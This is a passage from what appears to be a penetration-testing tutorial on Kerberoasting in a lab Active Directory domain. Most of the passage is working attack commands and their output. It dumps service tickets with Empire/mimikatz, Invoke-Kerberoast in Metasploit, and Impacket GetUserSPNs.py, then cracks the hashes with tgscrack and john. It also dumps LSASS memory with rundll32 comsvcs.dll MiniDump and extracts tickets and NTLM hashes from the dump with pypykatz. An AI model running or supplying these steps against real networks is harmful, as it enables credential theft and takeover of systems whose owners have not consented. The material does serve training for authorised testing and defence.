Password@1       ($krb5tgs$unknown)
1g 0:00:00:01 DONE (2020-04-27 15:45) 0.9900g/s 2082Kp/s 2082Kc/s 2082KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Method 2: PowerShell Empire

Step 1: SPN Discovery use setspn follow above method (Optional in this module)

Step 2: Extract & Dump TGS_ticket & Obtain Hash

Once you have empire agent, execute the below module which will extract and dumb .kirbi format file for TGS ticket.

```
usemodule credential/mimikatz/extract_tickets
execute
```

```
(Empire: M4895A7Z) > usemodule credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) > execute
[*] Tasked M4895A7Z to run TASK_CMD_JOB
[*] Agent M4895A7Z tasked with task ID 1
[*] Tasked agent M4895A7Z to run module powershell/credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) >
Job started: E87ZUD

Hostname: DESKTOP-RGP2O9L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # standard::base64
isBase64InterceptInput  is false
isBase64InterceptOutput is false

mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/27/2020 11:54:29 AM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file   : 0-40e10000-yashika@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:02:18 PM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
   Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file   : 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi
```

Step 3: Convert kirbi to hash & then Brute force

You can also tgscrack.py which a dedicated python script that converts kirbi format into the crackable format and then brute force the hashes to extract the password. Download it from **here** then run the following commands

```
mv [kirbi_file] [new.kirbi]
python extractServiceTicketParts.py [path_of_new.kirbi_file] > ignitehash
go run tgscrack.go -hashfile ignitehash -wordlist /usr/share/wordlists/rockyou.txt
```

```
root@kali:~# mv 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi ignite.kirbi
root@kali:~# cd tgscrack/
root@kali:~/tgscrack# python extractServiceTicketParts.py /root/ignite.kirbi > ignitehash
root@kali:~/tgscrack# go run tgscrack.go -hashfile ignitehash -wordlist /usr/share/wordlists/rockyou.txt
Starting tgscrack with the following settings:
    hashFile: ignitehash
    wordlist: /usr/share/wordlists/rockyou.txt

Cracked a password!  Password@1:/root/ignite.kirbi

*** Cracking has finished ***
root@kali:~/tgscrack#
```

PART 4: NEW Kerberoasting Procedure on Remote System

Method 1: PowerShell Empire

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)


Once you have Empire/agent then load invoke_kerberoast module, it is a cool module as it discovered the SPN, extracts the ticket, and dump the service hash from inside the TGS cipher.

```
usemodule credentials/invoke_kerberoast
execute
```

As you can observe that it has dumped the service hash within a second of time.

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.



Method 2: Metasploit

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

If you are Metasploit interface lover then after obtaining a meterpreter session you can load the PowerShell and upload kerberoast.ps1 script, download it from here, it discovered the SPN, extract the TGS ticket then dump the service hash from inside the TGS cipher.

```
powershell_import /root/powershell/Invoke-kerberoast.ps1
powershell_execute Invoke-Kerberoast
```

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```
meterpreter > powershell_import /root/powershell/Invoke-Kerberoast.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-Kerberoast
[+] Command execution completed:


TicketByteHexStream  :
Hash                 : $krb5tgs$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111:966097922F1C67A13A8F8DD21325D301$8FB6
                       5D9FDC574C4061D295C3C805470931E1829AD0E0FC549F415E409AB956FD2AD573B3D9941D80F0C37BBBC1899B7350AF
                       31629046BC93D5C0EA4B1735C2392BE76AFAB1F8186B84F69DB95191C63343C638D2E67B59D3F10394B2DBB92B7CAB49
                       9FFADEAE9584D60E7DCA291FF5A1BA2F8F1640B9F51D0FF855324AFAD7F1AD2455873F5907CFB3BBA1A76991395E3B56
                       237EE72BF16EEAC326F6C6A7ECDFF042B308931EBDFECF147614133E8608D1D432714C854B2EF79F5A82DA542EB590E9
                       4398BFB2943228D0E59C030801CAF5F04EE69513976B0ADA9DFBF2EC0777CE3E2AB0FC1ABA8998352D5692D0FB98183B
                       85C72AB4F4CCE0DFA3C0474B4B4367357810B978A0817AA3CD093F91187DCC645092C557F556E4C05E4E98139103AAB0
                       73E480E17891B302607E474F46FFD5777BDD9774A2A99721829FAED7065BB2363731462EB9365D4604FBCD9D96DA3EA8
                       D0DF57571D8070F297AEE9919DD2C724F1EAECB98CBB3F9E61A01B65FFEBC57F546E6FD270E9440E9F804C3B1EF4E0B6
                       4CA7DBE775C50B55D42D3A25FCD97B429CB9A4FAF2CA49FF18C6ED5BC4B105AFD7B4F380DFA3A026A282E78EE2D21498
                       B385DE38F648F365E56F4420BD78BF7E09F55B25D63526A9FA11BC66353614C521B3716463869367871EEF7A25937425
                       7D11BF5DD3040CDC5D155061BD3BABB3CCC15B68A9CBDD7CD145EB8028BC9EFCD6ED9FA73C9A41645411F25D2EE50278
                       930D77F376C34DCC68352CC1F11537C08383733B325144AE16FCB16E5A9A91F40B70528DBDE7C42036D5D8396994B845
                       23EAAED5959A7AB2B28617C85380F6184E57B733CD62E783FFFA8F1586B9A4D124DA126CC1DB4827E7D781EBDBE87747
                       87EDA2365F6C86CB484A0AB7DD0FCD276D55FED884894E5959157ECC104095CB81A49AFFADD4D8DF531B7D77C1D0850E
                       8A62F81496FCD3E1C7341DFE9B1C0A3C1BD859D59128E790C61424CE7B32BEE9924CC80BB5AF625F989CA28D9BE6A207
                       2D86F698266EA49EB1366BBC24A2476440EFC6EAEFB00692F9F94FE6A5A9CF331C9E87E4FF28A600C1B2355802D07FBF
                       81BA1EF60AC53B5CF0CB0D7865F2800B5D2EFD23EC3960343F1D04CBF2FAE1C11638302A5940E3CFCE465CE3CC61F084
                       E614574C9888C0E057BD5AA02CB887C5177CD26D42287866F535A48412A048DFD7C9AAE0E5F96915459E034F28DD39B4
                       BE0060B640C372CFEC63AC08BC26F7E06CE878DC40D6682D2FAEFABC3A469EA23EFE2563989EE1072307F0C50C3F4E0B
                       9502BAA8FCE760623AFFF14F753D61799C70E5CDABBB7015FFFCFBB62D2A3017F3DE815F6C462CBF1CBFC433C396F83C
                       F23306369300D1353D814C57A3AA9D71883FC7EBDB51EAA9559BE3C092466D1BB4CE8052CBC44C71D6F2019743F21FF5
                       A8CB8EFA756F57847C351AE8D2C5D465267B1D1FB0E8E1880ECA48D84D5A55390D98C405CE9B912A37E8CF5F7CF62D27
                       6007BDADB3E1FEE19F66EC86AB2E98D19CF4939BDA368D38DF493BBCD0DD1AC1D56C3FBDF90BF8E4EA9056DA88CFFC1E
                       D602AB3E8063E7F8CDABD3B22E8E33D52B4EC0031EBB2C1626DDBFDC1DA8BC3562A435E5330EA61860C02FDA8976054E
                       BFEF12BA46ABAF8A521956E1C05CF12E2F88C3FE6CAFC185E5C455D8C5EB54F13E5B5F54F3F6C459E422
SamAccountName       : SVC_SQLService
DistinguishedName    : CN=SQL Service,OU=Tech,DC=ignite,DC=local
ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111
```

Method 3: Impacket

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Use **Impacket** inbuilt module “GetUSerSPNs.py”, it is a python script that it discovers SPN, extract TGS and dump service Hash, this can be done with the help of the following command:

```
./GetUserSPNs.py -request -dc-ip 192.168.1.105 ignite.local/yashika
```

It will dump the service hash and with the help of the dictionary, you can brute force it for extracting service passwords.

```
root@kali:~/impacket/examples# ./GetUserSPNs.py -request -dc-ip 192.168.1.105 ignite.local/yashika
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName                                Name           MemberOf  PasswordLastSet             LastLogon
--------------------------------------------------  -------------  --------  --------------------------  --------------------------
WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111   SVC_SQLService           2020-04-25 13:27:57.972564  2020-04-25 15:56:42.865496



$krb5tgs$23$*SVC_SQLService$IGNITE.LOCAL$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local~60111*$f2b9eb983ec33fdb784a8344330a25ec$2a8d2a3
7e7803794d1492f402c428c634ebbbf20e670e54916e6a58d0ef10fa918556e5c5b70e30895b6faa954b9586cd13619d3e413bbeba0da381efb45c838877717fc5b2
5136de399fd4463a3c2b03dac102aede5cbee28cf8fff6645ef760617cac9c1332f0126f8eb2344d157008404afc600d24fd15e1d0fec74bb450a07d632475b6f427
947080835f91bc79e3ab8ef54474efcc8bda7fbb306a45d609005a355acbe483419de969423ed814cd77cc7b5527da0abb50f56f3b2e8fb59bbe9fba0d9f83bdac81
d68b42c95642ed071f2988eba1a5ff5395112a35f5e9d3ec7a8344858143a290487523d7eece5ca80f1e7f28bd2b7cbb51c33a9b1a93907060cca246f61d23483d24
7776eeca32d7746ef3b563d2a7b7c6eca9394ef5c75d7160fd534cb7f9fe02057fa0987673b8835b348dbf255027971f04871d0ac1d4412776d91cc243f49d108ac5
c2f42244bdf9fb573edbed0914f0824313dbb5f01da3601dbd49648586e47f48ece9cd1df3b691efce9469f82dbac06205e6824d56ec7553f0857295a5d193c218a1
a1a27583469f7bfdd0d6cb5a91e99779642b32e3eaff463768faffeee2d8bbf5a56e27eab24a7ea9e5334435f804812598a33999e596054984dc12baad2b6655213b
fbbf2b441da95193daba1e672146b57d8331f4e9729d6451d1e0bb2e05eb5d34924fcdd41873cd387875c53e542a2ec1106d8f4b37334d2935a9c8add73446dead83
```

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```
john –wordlist=/usr/share/wordlists/rockyou.txt hashes
```

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 H
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 12:54) 0.6024g/s 1267Kp/s 1267Kc/s 1267KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Pypykatz

In order to conduct kerberoasting attack, we need to import DMP file in our local machine (Kali Linux) through Client machine and to do this execute the following command through meterpreter session.

```
load powershell
powershell_shell
Get-Process Lsass
cd C:\Windows\System32
.\rundll32.exe comsvcs.dll, MiniDump 628 C:\lsass.DMP full
```

Why we need Lsass.Dmp file?


Because of LSASS.DMP stores the TGT & TGS ticket in the kirbi format for some period of time and using this DMP file we can obtain the following:

- NTLM HASH of User
- KRB5_TGT ticket
- KRB5_TGS ticket
- NTLM HASH for Service

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > Get-Process Lsass

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessName
-------  ------    -----      ----- -----   ------     --  -- -----------
   1308      29     6272      45768  ... 33               628   0 lsass


PS > cd C:\Windows\System32
PS > .\rundll32.exe comsvcs.dll, MiniDump 628 C:\lsass.DMP full
PS >
```


Once you have dumped the lsass.dmp, download it on your local machine for extracting kirbi files.

```
download lsass.DMP /root/Desktop/
```



Download and install **pypykatz** for extracting stored Kerberos tickets in Kirbi format from inside the lsass.DMP file by executing the following commands

```
mkdir /root/kerb
pypykatz lsa -k /root/kerb minidump /root/Desktop/lsass.DMP
```




As you can observe we have obtained all Kerberos ticket in kirbi format as well as the NTLM HASH for user Yashika.

As we said with the help of stored KRB5_TGS, we can extract the NTLM hashes for Service Server.

Now as you can see in the highlight image we've outlined the KRB5_TGS for SQL Server in kirbi format and converted it to john crackable format with the help of kirbi2john.py (possible at /usr/ share/john/) called "TGS hash;" then use john for brute force password.

```
/usr/share/john/kirbi2john.py <KRB5_TGS kirbi>  > <Output file name>
john --wordlist=/usr/share/wordlistst/rockyou.txt TGS_hash
```

Booom!!!! We found the password for SQL service server.



Reference: Microsoft Service Principal Names

https://www.tarlogic.com/en/blog/how-kerberos-works/